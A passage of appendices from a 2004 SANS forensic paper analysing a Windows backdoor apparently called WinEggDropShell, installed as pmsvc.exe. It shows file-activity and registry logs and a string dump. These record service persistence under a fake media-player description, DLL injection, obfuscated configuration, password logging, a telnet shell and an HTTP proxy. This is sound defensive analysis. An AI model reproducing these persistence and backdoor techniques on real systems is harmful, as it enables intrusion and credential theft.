46 3:39:02 AM Regmon.exe:1300 DIRECTORY C:\WINNT\system32\pmsvc.exe SUCCESS
FileBothDirectoryInformation: pmsvc.exe

47 3:39:03 AM SERVICES.EXE:236 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe
SUCCESS Attributes: A

48 3:39:03 AM SERVICES.EXE:236 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe
SUCCESS Attributes: A

49 3:39:03 AM SERVICES.EXE:236 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open
Access: Execute

50 3:39:03 AM SERVICES.EXE:236 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS

51 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open Directory
Access: Traverse

52 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe.Local FILE
NOT FOUND Attributes: Error

53 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

54 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open
Access: Execute

55 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Length: 96528

56 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS

57 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

58 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open
Access: Execute

59 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Length: 96528

60 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS

61 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

62 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open
Access: Execute

63 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS

64 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

65 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

66 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\CRTDLL.DLL
SUCCESS Attributes: A

67 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\CRTDLL.DLL SUCCESS Options: Open
Access: Execute

68 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\CRTDLL.DLL SUCCESS

69 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\CRTDLL.DLL
SUCCESS Attributes: A

70 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open
Access: All

71 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS
Length: 9115

72 3:39:03 AM pmsvc.exe:812 READ C:\WINNT\system32\pmsvc.exe SUCCESS Offset: 8704
Length: 411

73 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS

74 3:39:03 AM pmsvc.exe:748 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS

75 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open
Sequential Access: All

76 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS
Length: 9115

77 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS
Attributes: A

78 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS
Attributes: A

79 3:39:03 AM pmsvc.exe:812 CREATE C:\WINNT\system32\Inject.Dll SUCCESS Options:
Create Sequential Access: All

80 3:39:03 AM pmsvc.exe:812 SET INFORMATION C:\WINNT\system32\Inject.Dll SUCCESS
Length: 9115

81 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS

Length: 9115

82	3:39:03 AM	pmsvc.exe:812	WRITE	C:\WINNT\system32\TInject.Dll	SUCCESS	Offset: 0
----	------------	---------------	-------	-------------------------------	---------	-----------

Length: 9115

83	3:39:03 AM	pmsvc.exe:812	SET INFORMATION	C:\WINNT\system32\TInject.Dll	SUCCESS	
----	------------	---------------	-----------------	-------------------------------	---------	--

FileBothDirectoryInformation

84	3:39:03 AM	pmsvc.exe:812	CLOSE	C:\WINNT\system32\pmsvc.exe	SUCCESS	
85	3:39:03 AM	pmsvc.exe:812	CLOSE	C:\WINNT\system32\TInject.Dll	SUCCESS	
86	3:39:03 AM	pmsvc.exe:812	QUERY INFORMATION	C:\WINNT\system32\psapi.dll	SUCCESS	

Attributes: A

87	3:39:03 AM	pmsvc.exe:812	OPEN	C:\WINNT\system32\psapi.dll	SUCCESS	Options: Open
----	------------	---------------	------	-----------------------------	---------	---------------

Access: Execute

88	3:39:03 AM	pmsvc.exe:812	QUERY INFORMATION	C:\WINNT\system32\psapi.dll	SUCCESS	
----	------------	---------------	-------------------	-----------------------------	---------	--

Length: 28944

89	3:39:03 AM	pmsvc.exe:812	CLOSE	C:\WINNT\system32\psapi.dll	SUCCESS	
90	3:39:03 AM	pmsvc.exe:812	OPEN	C:\WINNT\system32\	SUCCESS	Options: Open Directory

Access: All

91	3:39:03 AM	pmsvc.exe:812	DIRECTORY	C:\WINNT\system32\	SUCCESS	
----	------------	---------------	-----------	--------------------	---------	--

FileBothDirectoryInformation: winpm.dll

92	3:39:03 AM	Regmon.exe:1300	DIRECTORY	C:\WINNT\system32\	SUCCESS	
----	------------	-----------------	-----------	--------------------	---------	--

FileBothDirectoryInformation: pmsvc.exe

93	3:39:03 AM	Regmon.exe:1300	DIRECTORY	C:\WINNT\system32\	SUCCESS	
----	------------	-----------------	-----------	--------------------	---------	--

FileBothDirectoryInformation: pmsvc.exe

94	3:39:03 AM	LSASS.EXE:248	DIRECTORY	C:\WINNT\system32\	SUCCESS	
----	------------	---------------	-----------	--------------------	---------	--

FileBothDirectoryInformation: pmsvc.exe

95	3:39:03 AM	LSASS.EXE:248	DIRECTORY	C:\WINNT\system32\	SUCCESS	
----	------------	---------------	-----------	--------------------	---------	--

FileBothDirectoryInformation: pmsvc.exe

96	3:39:03 AM	LSASS.EXE:248	DIRECTORY	C:\WINNT\system32\	SUCCESS	
----	------------	---------------	-----------	--------------------	---------	--

FileBothDirectoryInformation: pmsvc.exe

97	3:39:03 AM	pmsvc.exe:812	CLOSE	C:\WINNT\system32\	SUCCESS	
98	3:39:03 AM	pmsvc.exe:812	CLOSE	C:\WINNT\system32\	SUCCESS	
99	3:39:43 AM	LSASS.EXE:248	DIRECTORY	C:\WINNT\system32\	SUCCESS	

FileBothDirectoryInformation: pmsvc.exe

100	3:40:23 AM	LSASS.EXE:248	DIRECTORY	C:\WINNT\system32\	SUCCESS	
-----	------------	---------------	-----------	--------------------	---------	--

FileBothDirectoryInformation: pmsvc.exe

© SANS Institute 2004, Author retains full rights.

Appendix 2-F Results of the Regmon (pmsvc.exe)

1	114.38971042	CMD.EXE:1128	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Image File Execution Options\pmsvc.exe	NOTFOUND	
2	114.39354555	pmsvc.exe:748	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Image File Execution Options\pmsvc.exe	NOTFOUND	
3	114.39359639	pmsvc.exe:748	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Image File Execution Options\pmsvc.exe	NOTFOUND	
4	114.39404366	pmsvc.exe:748	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Image File Execution Options\pmsvc.exe	NOTFOUND	
5	114.39611012	pmsvc.exe:748	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Image File Execution Options\pmsvc.exe	NOTFOUND	
6	114.40071098	pmsvc.exe:748	OpenKey	HKLM\System\CurrentControlSet\Control\Session
		Manager SUCCESS Key: 0xE2246680		
7	114.40074199	pmsvc.exe:748	QueryValue	HKLM\System\CurrentControlSet\Control\Session
		Manager\SafeDllSearchMode NOTFOUND		
8	114.40079032	pmsvc.exe:748	CloseKey	HKLM\System\CurrentControlSet\Control\Session
		Manager SUCCESS Key: 0xE2246680		
9	114.40488917	pmsvc.exe:748	OpenKey	HKLM\SOFTWARE\Microsoft\Windows
		NT\CurrentVersion\Winlogon SUCCESS Key: 0xE2246680		
10	114.40491878	pmsvc.exe:748	QueryValue	HKLM\SOFTWARE\Microsoft\Windows
		NT\CurrentVersion\Winlogon\LeakTrack NOTFOUND		
11	114.40495901	pmsvc.exe:748	CloseKey	HKLM\SOFTWARE\Microsoft\Windows
		NT\CurrentVersion\Winlogon SUCCESS Key: 0xE2246680		
12	114.40500091	pmsvc.exe:748	OpenKey	HKLM SUCCESS Key: 0xE2246680
13	114.40502718	pmsvc.exe:748	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Diagnostics NOTFOUND		
14	114.40554260	pmsvc.exe:748	OpenKey	HKLM\System\CurrentControlSet\Control\Error
		Message Instrument\ NOTFOUND		
15	114.40640417	pmsvc.exe:748	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE221A180		
16	114.40644020	pmsvc.exe:748	QueryValue	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Compatibility32\pmsvc NOTFOUND		
17	114.40648630	pmsvc.exe:748	CloseKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE221A180		
18	114.40655027	pmsvc.exe:748	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE221A180		
19	114.40658324	pmsvc.exe:748	QueryValue	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Compatibility2\pmsvc0.0 NOTFOUND		
20	114.40662012	pmsvc.exe:748	CloseKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE221A180		
21	114.40667096	pmsvc.exe:748	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE221A180		
22	114.40669331	pmsvc.exe:748	QueryValue	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\IME Compatibility\pmsvc NOTFOUND		
23	114.40672627	pmsvc.exe:748	CloseKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE221A180		
24	114.40761046	pmsvc.exe:748	OpenKey	HKLM\System\CurrentControlSet\Control\Session
		Manager\AppCompatibility\pmsvc.exe NOTFOUND		
25	114.40766215	pmsvc.exe:748	OpenKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Windows SUCCESS Key: 0xE1D241E0		
26	114.40768897	pmsvc.exe:748	QueryValue	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Windows\Applnit_DLLs SUCCESS ""		
27	114.40774679	pmsvc.exe:748	CloseKey	HKLM\Software\Microsoft\Windows
		NT\CurrentVersion\Windows SUCCESS Key: 0xE1D241E0		
28	114.46944151	pmsvc.exe:748	CreateKey	HKLM\Software\Microsoft\Internet
		Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80		
29	114.47100986	pmsvc.exe:748	SetValue	HKLM\Software\Microsoft\Internet
		Explorer\WinEggDropShell\Tbuqndblfjb SUCCESS "Wjtqdt"		
30	114.47111239	pmsvc.exe:748	CloseKey	HKLM\Software\Microsoft\Internet
		Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80		
31	114.47120905	pmsvc.exe:748	CreateKey	HKLM\Software\Microsoft\Internet
		Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80		
32	114.47198569	pmsvc.exe:748	SetValue	HKLM\Software\Microsoft\Internet
		Explorer\WinEggDropShell\Wfftphuc SUCCESS "a5b9f1f741fc4468b3767ece2a39e0e7"		
33	114.47215442	pmsvc.exe:748	CloseKey	HKLM\Software\Microsoft\Internet
		Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80		
34	114.48119915	pmsvc.exe:748	CreateKey	HKLM\Software\Microsoft\Internet
		Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80		
35	114.48146873	pmsvc.exe:748	SetValue	HKLM\Software\Microsoft\Internet
		Explorer\WinEggDropShell\TbuqndbWhus SUCCESS "6754"		
36	114.48153299	pmsvc.exe:748	CloseKey	HKLM\Software\Microsoft\Internet
		Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80		
37	114.48159640	pmsvc.exe:748	CreateKey	HKLM\Software\Microsoft\Internet

Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
38 114.48164669 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\Efiibu SUCCESS
39 114.48168021 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
40 114.48197913 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Rpc\RobustMode
NOTFOUND
41 114.48202830 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Rpc SUCCESS Key:
0xE1377E80
42 114.48205009 pmsvc.exe:748 QueryValue HKLM\Software\Microsoft\Rpc\MaxRpcSize
NOTFOUND
43 114.48792402 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Rpc SUCCESS Key:
0xE1377E80
44 114.48798325 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\pmsvc.exe\RpcThreadPoolThrottle NOTFOUND
45 114.48867216 pmsvc.exe:748 OpenKey
HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE1377E80
46 114.48881687 pmsvc.exe:748 OpenKey
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key:
0xE1EC5300
47 114.48886297 pmsvc.exe:748 QueryValue
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName
SUCCESS "TEST-39AD852140"
48 114.48893784 pmsvc.exe:748 CloseKey
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key:
0xE1EC5300
49 114.48899371 pmsvc.exe:748 CloseKey
HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE1377E80
50 114.49473411 SERVICES.EXE:236 SetValue
HKLM\System\CurrentControlSet\Services\Pmsvc\ImagePath SUCCESS
"C:\WINNT\system32\pmsvc.exe"
51 115.00606697 pmsvc.exe:748 CreateKey HKLM\SYSTEM\CurrentControlSet\Services\Pmsvc
SUCCESS Key: 0xE1CEE6E0
52 115.00613318 pmsvc.exe:748 SetValue
HKLM\SYSTEM\CurrentControlSet\Services\Pmsvc\Description SUCCESS "Portable media player
connected to this computer."
53 115.00617285 pmsvc.exe:748 CloseKey HKLM\SYSTEM\CurrentControlSet\Services\Pmsvc
SUCCESS Key: 0xE1CEE6E0
54 115.00782530 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1CEE6E0
55 115.00789234 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\Nimbdshulfbj SUCCESS "wjtd)b□b"
56 115.00793900 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE1CEE6E0
57 115.02006652 SERVICES.EXE:236 QueryValue
HKLM\System\CurrentControlSet\Services\Pmsvc\ImagePath SUCCESS
"C:\WINNT\system32\pmsvc.exe"
58 115.02137897 SERVICES.EXE:236 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
59 115.04826423 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
60 115.04831508 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
61 115.04868300 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
62 115.04973565 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
63 115.05651165 pmsvc.exe:812 OpenKey HKLM\System\CurrentControlSet\Control\Session
Manager SUCCESS Key: 0xE2229C80
64 115.05654238 pmsvc.exe:812 QueryValue HKLM\System\CurrentControlSet\Control\Session
Manager\SafeDllSearchMode NOTFOUND
65 115.05658485 pmsvc.exe:812 CloseKey HKLM\System\CurrentControlSet\Control\Session
Manager SUCCESS Key: 0xE2229C80
66 115.06037723 pmsvc.exe:812 OpenKey HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon SUCCESS Key: 0xE2229C80
67 115.06040712 pmsvc.exe:812 QueryValue HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\LeakTrack NOTFOUND
68 115.06579914 pmsvc.exe:812 CloseKey HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon SUCCESS Key: 0xE2229C80
69 115.06828745 pmsvc.exe:812 OpenKey HKLM SUCCESS Key: 0xE2229C80
70 115.06831874 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Diagnostics NOTFOUND
71 115.06893642 pmsvc.exe:812 OpenKey HKLM\System\CurrentControlSet\Control\Error
Message Instrument\ NOTFOUND
72 115.07087130 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows

NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE1274520
73 115.07093890 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32\pmsvc NOTFOUND
74 115.07099534 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE1274520
75 115.07105847 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE1274520
76 115.07109172 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2\pmsvc0.0 NOTFOUND
77 115.07232651 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE1274520
78 115.07239775 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE1274520
79 115.07242373 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility\pmsvc NOTFOUND
80 115.07245893 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE1274520
81 115.07304085 pmsvc.exe:812 OpenKey HKLM\System\CurrentControlSet\Control\Session
Manager\AppCompatibility\pmsvc.exe NOTFOUND
82 115.07308946 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows SUCCESS Key: 0xE1274520
83 115.07314812 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows\Applnit_DLLs SUCCESS ""
84 115.07318472 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows SUCCESS Key: 0xE1274520
85 115.07688324 pmsvc.exe:812 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
86 115.07695587 pmsvc.exe:812 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\Tbuqndblfjb SUCCESS "Wjtqdt"
87 115.07903127 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
88 115.07908463 pmsvc.exe:812 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
89 115.07911285 pmsvc.exe:812 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\Wfttphuc SUCCESS "a5b9f1f741fc4468b3767ece2a39e0e7"
90 115.07914609 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
91 115.07918520 pmsvc.exe:812 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
92 115.07920867 pmsvc.exe:812 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\TbuqndbWhus SUCCESS "6754"
93 115.07923800 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
94 115.07927572 pmsvc.exe:812 CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
95 115.07929863 pmsvc.exe:812 SetValue HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\Efiibu SUCCESS ""
96 115.08086586 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
97 115.08123016 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Rpc\RobustMode
NOTFOUND
98 115.08130698 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Rpc SUCCESS Key:
0xE2249660
99 115.08132877 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Rpc\MaxRpcSize
NOTFOUND
100 115.08137040 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Rpc SUCCESS Key:
0xE2249660
101 115.08140448 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\pmsvc.exe\RpcThreadPoolThrottle NOTFOUND
102 115.08196014 pmsvc.exe:812 OpenKey
HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE2249660
103 115.08199394 pmsvc.exe:812 OpenKey
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key:
0xE1392320
104 115.08201769 pmsvc.exe:812 QueryValue
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName
SUCCESS "TEST-39AD852140"
105 115.08416098 pmsvc.exe:812 CloseKey
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key:
0xE1392320
106 115.08421070 pmsvc.exe:812 CloseKey
HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE2249660
107 115.08882861 pmsvc.exe:812 OpenKey
HKLM\System\CurrentControlSet\Control\ServiceCurrent SUCCESS Key: 0xE2249660
108 115.08885682 pmsvc.exe:812 QueryValue

	HKLM\System\CurrentControlSet\Control\ServiceCurrent\(\Default)	SUCCESS	0xE
109	115.08890013 pmsvc.exe:812	CloseKey	
	HKLM\System\CurrentControlSet\Control\ServiceCurrent	SUCCESS	Key: 0xE2249660
110	115.10279407 pmsvc.exe:748	CloseKey	HKLM SUCCESS Key: 0xE2246680
111	115.24728394 pmsvc.exe:812	CloseKey	HKLM SUCCESS Key: 0xE2229C80

© SANS Institute 2004, Author retains full rights.

Appendix 2-G Results of the Bintext (dumped winpm.dll)

File pos	Mem pos	ID	Text
=====	=====	==	=====
0000004D	1000004D	0	!This program cannot be run in DOS mode.
0000008A	1000008A	0	B@[LordPE]
000001F0	100001F0	0	.rsrc
00001050	10001050	0	t ;t\$t
00001083	10001083	0	SVWUj
000017C1	100017C1	0	<>*t'
0000309E	1000309E	0	\t\$h5C
00003CB9	10003CB9	0	u?h/A
00003FB9	10003FB9	0	u=hs@
0000400E	1000400E	0	uDhU@
000049D5	100049D5	0	\t\$h5C
00004B72	10004B72	0	j"h@?
00004B96	10004B96	0	j"h%?
00004D3A	10004D3A	0	j"hl>
00004D57	10004D57	0	j"hp>
00004DC8	10004DC8	0	j"h*>
00004E8E	10004E8E	0	j"hw=
00004EAB	10004EAB	0	j"hl=
00005959	10005959	0	u?h ;
00005AFA	10005AFA	0	<>\t h5C
0000785B	1000785B	0	~4h97
00007A76	10007A76	0	u\$hU6
00007AF8	10007AF8	0	t/h76
00009417	10009417	0	t-he3
000098BC	100098BC	0	j@hY3
0000997C	1000997C	0	u#h*3
000099D7	100099D7	0	u!h*3
00009A63	10009A63	0	j@hY3
00009C00	10009C00	0	u#h*3
00009C5B	10009C5B	0	u!h*3
00009D03	10009D03	0	t hl2
0000B2E2	1000B2E2	0	t&h5C
0000BD93	1000BD93	0	t6j h
0000C3C6	1000C3C6	0	j"h)-
0000C47D	1000C47D	0	j"h0-
0000CC22	1000CC22	0	u"h=,
0000D0AC	1000D0AC	0	v(h++
0000D355	1000D355	0	t2h.*
0000D4D1	1000D4D1	0	t2hy)
0000D535	1000D535	0	t2hc)
0000D599	1000D599	0	t2h>)
0000D763	1000D763	0	t2hm(
0000D7CD	1000D7CD	0	t2h#(
0000D8A1	1000D8A1	0	t2hy'
0000D90B	1000D90B	0	t2h-'
0000D9DF	1000D9DF	0	t2ha&
0000DBF1	1000DBF1	0	t2hP\$
0000DD2F	1000DD2F	0	t2h9#
0000DED7	1000DED7	0	t2h !
0000DFAB	1000DFAB	0	t2hW
0001097F	1001097F	0	t-hP1
00010F71	10010F71	0	+j h7
00012469	10012469	0	\t\$h5C
0001DB54	1001DB54	0	Wj"j"Wj"h
000202BF	100202BF	0	t-j)(
00022660	10022660	0	u~h5<
000232B5	100232B5	0	t=hhw
00029753	10029753	0	SVWj:
0002993B	1002993B	0	SVWj:
0002DFF8	1002DFF8	0	pmsvc.exe
0003F7E8	1003F7E8	0	a5b9f1f741fc4468b3767ece2a39e0e7
0004CBB8	1004CBB8	0	pmsvcs
00051D88	10051D88	0	mzq_2001@hotmail.com
0005F03C	1005F03C	0	[Melody
0005F0EC	1005F0EC	0	CLOSED
0005F10C	1005F10C	0	LISTENING
0005F12C	1005F12C	0	SYN_SENT
0005F14C	1005F14C	0	SYN_RCVD
0005F16C	1005F16C	0	ESTABLISHED

0005F18C	1005F18C	0	FIN_WAIT1
0005F1AC	1005F1AC	0	FIN_WAIT2
0005F1CC	1005F1CC	0	CLOSE_WAIT
0005F1EC	1005F1EC	0	CLOSING
0005F20C	1005F20C	0	LAST_ACK
0005F22C	1005F22C	0	TIME_WAIT
0005F24C	1005F24C	0	DELETE_TCB
0005F830	1005F830	0	557'Pbkdhjb'Sh'PniB
0005F845	1005F845	0	Cuhw'Sni~'ASW'Tbuqbu
00067274	10067274	0	0123456789ABCDEF L
000673F4	100673F4	0	Notepad.exe %1
00067403	10067403	0	Notepad.exe %1
00067412	10067412	0	Notepad.exe %1
00067421	10067421	0	PassLog.Log
0006742D	1006742D	0	PassLog.Log
00077564	10077564	0	0123456789ABCDEF
00078A0A	10078A0A	0	Fail To Get Readable Socket
00078A2C	10078A2C	0	Disconnected From Remote Host;Press Enter To Continue
00078A66	10078A66	0	Fail To Select Readable Socket
00078A8B	10078A8B	0	Fail To Create Telnet Thread
00078AAE	10078AAE	0	Connected To %s:%d
00078AC7	10078AC7	0	Fail To Set Socket To Blocking Mode
00078AF1	10078AF1	0	Fail To Connect To %s:%d
00078B10	10078B10	0	Fail To Set Socket To Non-Blocking Mode
00078B3E	10078B3E	0	Fail To Resolve The Remote Host
00078B62	10078B62	0	Port Number Out Of Bound
00078B81	10078B81	0	Invalid Port Number
00078B9B	10078B9B	0	Remote Host Is Too Long
00078BB9	10078BB9	0	Fail To Select Socket
00078BD5	10078BD5	0	Fail To Get Writeable Socket
00078BF8	10078BF8	0	Fail To Send Buffer
00078C12	10078C12	0	The File Doesn't Exist
00078C2F	10078C2F	0	Fail To Stop The HTTP Proxy
00078C51	10078C51	0	Stop The HTTP Proxy Successfully
00078C78	10078C78	0	HTTP Proxy Session #%d: The Connector IP: %s
00078CA7	10078CA7	0	View HTTP Proxy Info Complete
00078CCB	10078CCB	0	The HTTP Proxy Port: %d
00078CE4	10078CE4	0	The HTTP Proxy AllowedIP: %s
00078D07	10078D07	0	The HTTP Proxy Is Not Running
00078D2B	10078D2B	0	The HTTP Proxy Has Been Created Successfully
00078D5E	10078D5E	0	Fail To Create The HTTP Proxy Thread
00078D89	10078D89	0	Fail To Start Proxy
00078DA3	10078DA3	0	Invalid AllowedIP
00078DBB	10078DBB	0	The Proxy Port Is Out Of Bound
00078DE0	10078DE0	0	Invalid Proxy Port
00078DF7	10078DF7	0	This Proxy Only Supports GET, POST And CONNECT Requests.
00078E30	10078E30	0	CONNECT
00078E3D	10078E3D	0	HTTP/1.0 %i %i
00078E4D	10078E4D	0	%i: %s: %s
00078E59	10078E59	0	Outside Host Error Not HTTP?
00078E76	10078E76	0	PROXY
00078E7C	10078E7C	0	CONTENT-LENGTH
00078E8B	10078E8B	0	No Enough Resource
00078E9E	10078E9E	0	POST
00078EA4	10078EA4	0	Fail To Extract Resource - Malformed Request Found.
00078ED8	10078ED8	0	Fail To Resolve Hostname - Malformed Request Found.
00078F0C	10078F0C	0	This Proxy Only Supports HTTP Requests.
